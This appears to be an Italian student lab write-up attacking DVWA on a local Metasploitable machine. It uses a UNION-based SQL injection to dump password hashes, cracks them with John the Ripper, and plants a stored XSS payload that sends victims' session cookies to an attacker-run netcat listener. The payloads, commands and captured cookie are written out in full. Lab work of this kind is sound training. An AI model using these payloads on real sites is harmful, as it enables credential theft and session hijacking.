



# SQL INJECTION (BLIND) XSS STORED

PROGETTO S6/L5

## Scopo dell'esercizio:

- Recuperare le password presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Prima di tutto configuriamo le macchine e facciamo partire un ping, ora che siamo sicuri che le macchine comunicano tra di loro ci colleghiamo alla DVWA con l'IP 192.168.50.101 impostiamo il livello di sicurezza su LOW

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::a00:27ff:feb7:7ef5 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 236 bytes 18274 (17.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 2844 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.36 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.01 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.67 ms
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:9511 (9.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39233 (38.3 KB)  TX bytes:39233 (38.3 KB)

msfadmin@metasploitable:~$
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

### DVWA Security

#### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

#### PHPIDS

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin

Security Level: low

PHPIDS: disabled

ORA CI POSSIAMO SPOSTARE SULLA PAGINA DI SQL INJECTION BLING ED INIZIAMO

•Utilizziamo la query:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'"
```

Otteniamo l'ID, il nome, e la password criptata in hash.

La sezione «view source» include generalmente il codice che viene eseguito dalla pagina.

La sezione view help contiene una descrizione della vulnerabilità e spesso indica la strada per risolvere il problema.

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: ' UNION SELECT first\_name , password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first\_name , password FROM users #  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first\_name , password FROM users #  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first\_name , password FROM users #  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first\_name , password FROM users #  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

**SQL Injection (Blind) Source**

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

**Help - SQL Injection (Blind)**

When an attacker executes SQL Injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL Query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements.

The 'id' variable within this PHP script is vulnerable to SQL injection.

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal passwords!

If you have received a Magicquotes error, turn them off in php.ini.



Procediamo creando un documento di testo contenente i nomi e le password criptate in hash, andiamo ad utilizzare il tool «john the ripper» così possiamo decriptare le password. Il tool di «john» testa le password all'interno della nostra wordlist con l'algoritmo hash e salva tutti i risultati corrispondenti al nostro file.

Per un'ulteriore conferma utilizziamo il comando

```
john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 usrpassdvwa.txt
```

Che ci mostra tutti i risultati del nostro precedente attacco.

```
~/Desktop/hack/usrpassdvwa.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

```
(kali㉿kali)-[~]
$ cd Desktop/hack






(kali㉿kali)-[~/Desktop/hack]
$ john --show --format=Raw-MD5 usrpassdvwa.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password
```

```
(kali㉿kali)-[~/Desktop/hack]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt u
srpassdvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128
SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (Gordon)
letmein        (Pablo)
charley        (Hack)
4g 0:00:00:00 DONE (2024-01-10 14:14) 200.0g/s 144000p/s 144000c/s 1920
00C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked
passwords reliably
Session completed.
```

VEDIAMO ORA L'ATTACCO CON XSS STORED

Il Cross Site Script come XSS stored si differenzia da quello di tipo reflected perché il contenuto dello script viene memorizzato nella memoria del Web Server.

Quindi ogni volta che aggiorniamo la pagina riceviamo il pop up di un alert, andiamo a fare un setup del database e riproviamo con un altro script



Inseriamo un altro script per recuperare le informazioni di sessione di ogni utente, specificando il nostro indirizzo locale 192.168.50.100 e la porta in ascolto 8888.

The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted in green). The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a form with two input fields: 'Name \*' containing 'BadHat' and 'Message \*' containing a malicious JavaScript payload: `<script>var i=new Image;i.src='http://192.168.50.100:8888/?'+document.cookie;</script>`. Below the form is a 'Sign Guestbook' button. A message preview shows 'Name: test' and 'Message: This is a test comment.' Another preview shows 'Name: BadHat' and 'Message:'. Below this, a 'More info' section provides links to external resources: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. At the bottom, a browser's developer tools are open, showing the HTML structure of the page, with the message field highlighted in the DOM tree.



Una volta che inseriamo il nostro messaggio e lo facciamo partire, possiamo vedere sul nostro terminale i cookie di sessione dell'utente, presenti nel campo PHPSESSID

The image shows a Kali Linux terminal window on the left and the DVWA (Damn Vulnerable Web Application) interface on the right. The terminal displays the output of a netcat listener (nc -l -p 8888) receiving a GET request from 192.168.50.100. The request includes a PHPSESSID cookie. The DVWA interface on the right shows the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The 'XSS stored' option is selected in the left sidebar. The main content area shows a form with 'Name' and 'Message' fields, and a 'Sign Guestbook' button. Below the form, there are three entries: 'test' with message 'This is a test comment.', 'BadHat' with message 'Cat', and 'Reaper' with message 'Follow me'. At the bottom of the DVWA interface, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are also 'View Source' and 'View Help' buttons.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -l -p 8888  
GET /?security=low;%20PHPSESSID=998524c640778f31e2db18336083e0bf HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
  
(kali@kali)-[~]  
$ nc -l -p 8888  
GET /?security=low;%20PHPSESSID=998524c640778f31e2db18336083e0bf HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

**DVWA**

### Vulnerability: Stored Cross Site Scripting (XSS)

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security  
PHP Info  
About  
Logout

Name \*  
Message \*  
Sign Guestbook

Name: test  
Message: This is a test comment.

Name: BadHat  
Message:

Name: Red  
Message: Cat

Name: Reaper  
Message: Follow me

**More info**  
<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Possiamo confermare che i nostri attacchi hanno avuto successo